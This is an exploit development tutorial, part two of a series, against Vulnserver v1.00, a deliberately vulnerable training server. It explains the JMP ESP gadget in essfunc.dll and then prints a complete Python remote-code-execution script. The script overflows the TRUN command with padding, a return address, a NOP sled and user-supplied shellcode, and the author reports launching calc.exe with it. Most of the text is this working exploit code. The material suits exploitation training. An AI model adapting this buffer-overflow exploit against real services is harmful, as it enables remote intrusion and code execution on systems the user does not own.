Exploit Development - Vulnserver v1.00 Part 2
RCE exploit development against Vulnserver v1.00
YouTube
Exploit Overview

In x32dbg, if you go to Symbols → essfunc.dll → EssentialFunc3 you’ll see code like the one above. Here, the instruction JMP ESP (located at 0x625011BB) is critical for control-flow hijacking. It transfers execution to the address held in the ESP (Extended Stack Pointer) register, which points to the top of the stack. By overwriting that location we can redirect execution to our mapped shellcode and ultimately run that shellcode.
PoC
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
from argparse import ArgumentParser
from socket import *
import struct

def createPayload(shellcode_path: str):
    data = b"A" * 2006
    return_address = struct.pack("<L", 0x625011BB)
    nop_sled = b"\x90" * 50
    shellcode = b""

    with open(shellcode_path, "rb") as fp:
        shellcode = fp.read()
        fp.close()

    payload = b"TRUN \x2E"
    payload += data
    payload += return_address
    payload += nop_sled
    payload += shellcode

    return payload

def exploit(ip: str, port: int, shellcode_path: str):
    print("[~] Generating payload...")
    payload = createPayload(shellcode_path)
    print("[+] Payload generated")

    s = socket(AF_INET, SOCK_STREAM)
    print(f"[~] Connecting to the target: [{ip}]:{port}")
    s.connect((ip, port))

    print("[~] Waiting for a connection message...")
    conn_msg = s.recv(65535)
    print(f"[+] A connection message received: {conn_msg.decode()}")

    print("[~] Sending the payload...")
    s.send(payload)
    s.close()
    print("[+] Connection closed")

    print("[+] RCE Exploit Completed")

def main():
    parser = ArgumentParser(
        prog="Vulnserver v1.00 Exploit",
        description="TRUN command BOF RCE Vulnerability"
    )
    parser.add_argument(
        "-t", "--target",
        type=str,
        help="Set target IPv4 address",
        required=True
    )
    parser.add_argument(
        "-p", "--port",
        type=int,
        help="Set target port number",
        required=True
    )
    parser.add_argument(
        "-s", "--shellcode",
        type=str,
        help="Set shellcode file path",
        required=True
    )

    args = parser.parse_args()

    target_ip       = str(args.target)
    target_port     = int(args.port)
    shellcode_path  = str(args.shellcode)

    exploit(target_ip, target_port, shellcode_path)

if __name__ == "__main__":
    main()
Since the program is x32, I converted the JMP ESP address to an x32 (32-bit) address using struct and "<L" like this:
1
struct.pack("<L", 0x625011BB)
If we jump to that location, we’ll find the shellcode mapped immediately after a 50 bytes of NOP sled.
After that, the shellcode provided by the user is loaded into memory and executed immediately. Below are the execution results:

I used an x86 calc.exe execution shellcode generated by msfvenom (with bad characters removed), and confirmed that it executed successfully.